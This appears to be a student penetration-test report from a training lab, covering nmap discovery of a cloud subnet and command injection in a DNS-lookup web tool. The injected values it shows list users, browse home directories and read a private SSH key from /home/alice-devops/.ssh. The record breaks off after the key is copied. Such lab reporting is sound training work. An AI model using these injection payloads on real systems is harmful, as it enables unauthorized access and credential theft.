Penetration Testing Report

Engagement Contacts

Eric Liu

Executive Summary

Objective

My name is Eric Liu from the Cybersecurity Department. As an employee at FullStack Academy, I was tasked with running a penetration test on an isolated portion of the network that was not part of the original report. I was assigned to scan and attack systems that reside on the same /20 subnet and find any vulnerabilities, if any, and exploit them, simulating any real world attacks and report any findings.

Tools Used

Nmap for network and service discovery
Mozilla Firefox for accessing web applications
Command Injection techniques to exploit vulnerable web applications
John The Ripper for password hash cracking
Metasploit for exploitation and lateral movement


Summary

Finding #	Severity	Finding Name
1	High	Non-standard ports used for SSH and web servers, increasing attack vulnerability.
2	High	Command injection vulnerability, allowing unauthorized access.
3	High	Exploiting Windows machines using the psexec module and pass-the-hash procedure.
4	High	Insecure files easily accessed with configurable-permission files.
5	High	Lack of network segmentation made it easy to access other machines within the network.

Detailed Walkthrough


1.1

I start with using Nmap within the Linux Kali system and run an ip a to get the IP address and subnet of the system that I am performing the pentest on. The IP address we received is 172.31.9.243/20 (Figure 1). I then take that IP address and run the command nmap -sn 172.31.9.243/20 to find any other networks that are connected to the subnet /20 and we find 9 connected IP addresses. (Figure2)



```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:d3:ff:32:52:c3 brd ff:ff:ff:ff:ff:ff
    inet 172.31.9.243/20 brd 172.31.15.255 scope global dynamic eth0
       valid_lft 3320sec preferred_lft 3320sec
    inet6 fe80::4d3:ffff:fe32:52c3/64 scope link
       valid_lft forever preferred_lft forever
```

(Figure 1)




```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 172.31.9.243/20
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-27 17:29 UTC
Nmap scan report for ip-172-31-4-27.us-west-2.compute.internal (172.31.4.27)
Host is up (0.0016s latency).
Nmap scan report for ip-172-31-6-74.us-west-2.compute.internal (172.31.6.74)
Host is up (0.00080s latency).
Nmap scan report for ip-172-31-8-66.us-west-2.compute.internal (172.31.8.66)
Host is up (0.00034s latency).
Nmap scan report for ip-172-31-9-6.us-west-2.compute.internal (172.31.9.6)
Host is up (0.00100s latency).
Nmap scan report for ip-172-31-9-237.us-west-2.compute.internal (172.31.9.237)
Host is up (0.0012s latency).
Nmap scan report for ip-172-31-9-243.us-west-2.compute.internal (172.31.9.243)
Host is up (0.00017s latency).
Nmap scan report for ip-172-31-10-4.us-west-2.compute.internal (172.31.10.4)
Host is up (0.0016s latency).
Nmap scan report for ip-172-31-10-143.us-west-2.compute.internal (172.31.10.143)
Host is up (0.00085s latency).
Nmap scan report for ip-172-31-15-123.us-west-2.compute.internal (172.31.15.123)
Host is up (0.00075s latency).
Nmap done: 4096 IP addresses (9 hosts up) scanned in 71.08 seconds
```

(Figure 2)


1.2

With the 9 IP addresses, I ran the command nmap -sV -p1-5000 (ip address) to find the version of the services running on the open ports it finds with a port range of 1-5000. The results are 5 IP addresses with open ports; 172.31.9.243 is my own machine, 172.31.4.27 and 172.31.6.74 are both Windows machines, and 172.31.10.4 and 172.31.10.143 are Linux machines. (Figures 3-7)




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p1-5000 172.31.9.243
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-27 17:41 UTC
Nmap scan report for ip-172-31-9-243.us-west-2.compute.internal (172.31.9.243)
Host is up (0.00013s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

(Figure 3)




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p1-5000 172.31.4.27
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-27 17:32 UTC
Nmap scan report for ip-172-31-4-27.us-west-2.compute.internal (172.31.4.27)
Host is up (0.00017s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.23 seconds
```

(Figure 4)




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p1-5000 172.31.6.74
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-27 17:32 UTC
Nmap scan report for ip-172-31-6-74.us-west-2.compute.internal (172.31.6.74)
Host is up (0.00012s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.38 seconds
```

(Figure 5)



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p1-5000 172.31.10.4
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-27 17:42 UTC
Nmap scan report for ip-172-31-10-4.us-west-2.compute.internal (172.31.10.4)
Host is up (0.0046s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

(Figure 6)




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p1-5000 172.31.10.143
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-27 17:42 UTC
Nmap scan report for ip-172-31-10-143.us-west-2.compute.internal (172.31.10.143)
Host is up (0.0013s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
```

(Figure 7)

2.1

When looking through the nmap result from Figure 7, the IP address 172.31.10.143, you can see that the 1013/tcp port is a non standard port for http. With that information, we can use that IP address to access the site hosted on the webserver using the web address 172.31.10.143:1013 shown in Figure 8, which leads to a Network Utility Tool website. I navigated around the website to find anything on the site that handles user input and I tested if I had the ability to run commands on the target system by inputting the command ; whoami and received the response “www-data”, as seen in Figure 8.



Enter the DNS name to lookup:.


; whoami

```
www-data
```

(Figure 8)

2.2

Now that I know I can run commands within the website, I used command injection to pull as much information as possible. I started with 172.31.10.143 && whoami to see if there are other users connected to this subnet and I found 4.(Figure 8)




Enter the DNS name to lookup:.

```
143.10.31.172.in-addr.arpa      name = ip-172-31-10-143.us-west-2.compute.internal.

Authoritative answers can be found from:

alice-devops
labsuser
ubuntu
www-data
```

(Figure 8)

2.3

I tested the first user, alice-devops, and used the command 172.31.10.143 && ls -a /home/alice-devops to see all files as well as hidden files and saw a .ssh directory, as shown in Figure 9. I used 172.31.10.143 && ls -a /home/alice-devops/.ssh to go in that directory and found an id_rsa.pem file.




Enter the DNS name to lookup:.

172.31.10.143 && ls -a /home/alice-devops

```
143.10.31.172.in-addr.arpa      name = ip-172-31-10-143.us-west-2.compute.internal.

Authoritative answers can be found from:

.
..
.bash_history
.bash_logout
.bashrc
.profile
.ssh
```

(Figure 9)



Enter the DNS name to lookup:.


172.31.10.143 && ls -a /home/alice-devops/.ssh

```
143.10.31.172.in-addr.arpa      name = ip-172-31-10-143.us-west-2.compute.internal.

Authoritative answers can be found from:

.
..
id_rsa.pem
```

(Figure 10)

2.4

I opened the id_rsa.pem file with the command 172.31.10.143 && cat /home/alice-devops/.ssh/id_rsa.pem and found it was an openssh private key. I then copied that key and created a new text file new_key and pasted the private key into it. (Figure 11)



Enter the DNS name to lookup:.

